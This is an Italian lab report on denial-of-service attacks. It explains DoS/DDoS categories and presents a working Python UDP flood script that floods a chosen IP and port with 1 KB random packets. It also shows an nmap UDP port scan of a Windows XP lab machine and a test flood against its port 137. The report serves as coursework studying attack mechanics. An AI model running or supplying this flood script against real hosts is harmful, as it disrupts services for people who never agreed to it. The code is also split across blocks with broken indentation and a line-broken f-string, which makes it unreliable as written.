Attacchi DoS (Denial of Service) - Simulazione di un UDP Flood

1. Obiettivo

L'obiettivo del progetto è sviluppare uno script in linguaggio Python in grado di simulare un attacco **UDP Flood**. Lo script ha lo scopo di generare un invio massivo di dati verso una macchina target, specificatamente su una porta UDP in ascolto, per analizzare il comportamento del protocollo e l'impatto sulla disponibilità del servizio.

2. Panoramica Teorica

Gli attacchi **DoS (Denial of Service)** rappresentano una delle minacce più diffuse nel panorama della sicurezza informatica. Il principio fondamentale consiste nell'inviare un numero di richieste superiore alla capacità di elaborazione del servizio target. Questa saturazione porta all'esaurimento delle risorse, causando un crash del sistema o un disservizio che rende la risorsa indisponibile agli utenti legittimi.

DoS vs DDoS

Sebbene l'obiettivo sia il medesimo, la distinzione strutturale è fondamentale:

- **DoS (Denial of Service):** L'attacco ha origine da un'unica fonte (singolo indirizzo IP).
- **DDoS (Distributed Denial of Service):** L'attacco proviene da molteplici fonti distribuite globalmente (migliaia o milioni). Spesso si tratta di una **Botnet**, ovvero una rete di dispositivi infetti (zombie/bot) controllati da remoto.

3. Tassonomia degli Attacchi

Gli attacchi di tipo Denial of Service si dividono in tre macro-categorie principali:

A. Attacchi Volumetrici

L'obiettivo è la saturazione della larghezza di banda (**bandwidth**) della vittima. L'intensità si misura in **Gbps** (Gigabit per secondo).

- **Funzionamento:** L'attaccante inonda la rete target con una mole di dati tale da intasare il canale di comunicazione, impedendo il passaggio del traffico legittimo.
- **Esempi:**
    - **UDP Flood:** Invio massiccio di pacchetti UDP su porte casuali o specifiche.
    - **ICMP Flood (Ping Flood):** Invio continuo di richieste Echo Request.

B. Attacchi ai Protocolli

L'obiettivo è l'esaurimento delle risorse hardware (CPU, RAM) o degli apparati di rete (firewall, load balancer). L'intensità si misura in **Pps** (Pacchetti per secondo).

- **Funzionamento:** Sfruttano le vulnerabilità o le meccaniche intrinseche dei protocolli TCP/IP.

C. Attacchi al Livello Applicativo

Sono i più sofisticati e difficili da rilevare. L'obiettivo è mandare in crash il servizio specifico (es. Web Server). L'intensità si misura in **Rps** (Richieste per secondo).

- **Funzionamento:** L'attacco simula il comportamento di un utente legittimo ma esegue operazioni computazionalmente onerose (es. generazione di report complessi, download di file pesanti).
- **Esempi:**
  - **HTTP Flood:** Migliaia di richieste GET o POST.
  - **Slowloris:** Mantiene le connessioni aperte inviando gli header HTTP molto lentamente, saturando i thread del server.

4. Implementazione dello Script

Di seguito il codice sviluppato per la simulazione dell'UDP Flood.

```
import socket

import random

import sys

import time



def udp_flood():

   # Input dati

   target_ip = input("IP Target: ")

   try:

       target_port = int(input("Porta UDP: "))

       packet_count = int(input("Numero pacchetti da 1KB: "))
```

```
except ValueError:
    print("Errore: Porta e numero pacchetti devono essere numeri interi.")
    sys.exit(1)

# Configurazione Socket e Payload
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
payload = random.randbytes(1024)  # Genera 1 KB di byte casuali

print(f"\nInvio in corso verso {target_ip}:{target_port}...")

sent_packets = 0
start_time = time.time()

try:
    for _ in range(packet_count):
        sock.sendto(payload, (target_ip, target_port))
        sent_packets += 1

except KeyboardInterrupt:
    print("\nInterrotto dall'utente.")
except Exception as e:
    print(f"\nErrore: {e}")
finally:
    sock.close()
```

```
        duration = time.time() - start_time

        print(f"\nFinito. Pacchetti inviati:
    {sent_packets}/{packet_count}")

        print(f"Tempo impiegato: {duration:.4f} secondi")



if __name__ == "__main__":

    udp_flood()
```

Analisi Tecnica del Codice

1. **Protocollo (SOCK_DGRAM):** È stato selezionato `socket.SOCK_DGRAM` per utilizzare il protocollo **UDP**. A differenza del TCP, l'UDP è *connectionless* (non richiede handshake), permettendo l'invio rapido di pacchetti senza attendere conferme di ricezione.
2. **Payload (random.randbytes):** La funzione `random.randbytes(1024)` genera 1 KB di dati casuali ("junk data"). La dimensione è scelta per massimizzare il consumo di banda senza frammentare eccessivamente i pacchetti.
3. **Metodo** `sendto`**:** Poiché non esiste una connessione persistente in UDP, utilizziamo `sendto` specificando l'indirizzo e la porta di destinazione per ogni singolo pacchetto. Questo simula la natura "fire-and-forget" degli attacchi volumetrici.

Input e test :

Configurazione Target:

- **Sistema Operativo:** *Windows XP*
- **Indirizzo IP:** `192.168.50.106`

Fase di Ricognizione (Nmap): Prima dell'attacco, è stata effettuata una scansione delle porte UDP per individuare un servizio vulnerabile. Comando eseguito: *nmap -sU -p- 192.168.50.106*

Risultato: Porta **UDP 137** (NetBIOS) rilevata come Open.



Figura 1 : input richiesti all'utente



Figura 2 : Output programma e termine invio pacchetti



Figura 3 : conferma ricezione pacchetti

Esecuzione del Test

1. **Input:** Sono stati inseriti i parametri target (IP e Porta 137). *(Vedi Figura 1)*
2. **Attacco:** Lo script ha inviato il numero prefissato di pacchetti. *(Vedi Figura 2)*
3. **Verifica:** Lato target, il traffico in ingresso è stato monitorato, confermando la ricezione del flood sulla porta 137. *(Vedi Figura 3)*

6. Conclusioni

Il progetto ha dimostrato con successo le meccaniche di un attacco DoS volumetrico. La simulazione ha evidenziato come il protocollo UDP, data la sua natura priva di controlli di connessione, possa essere facilmente sfruttato per generare alti volumi di traffico con risorse computazionali minime.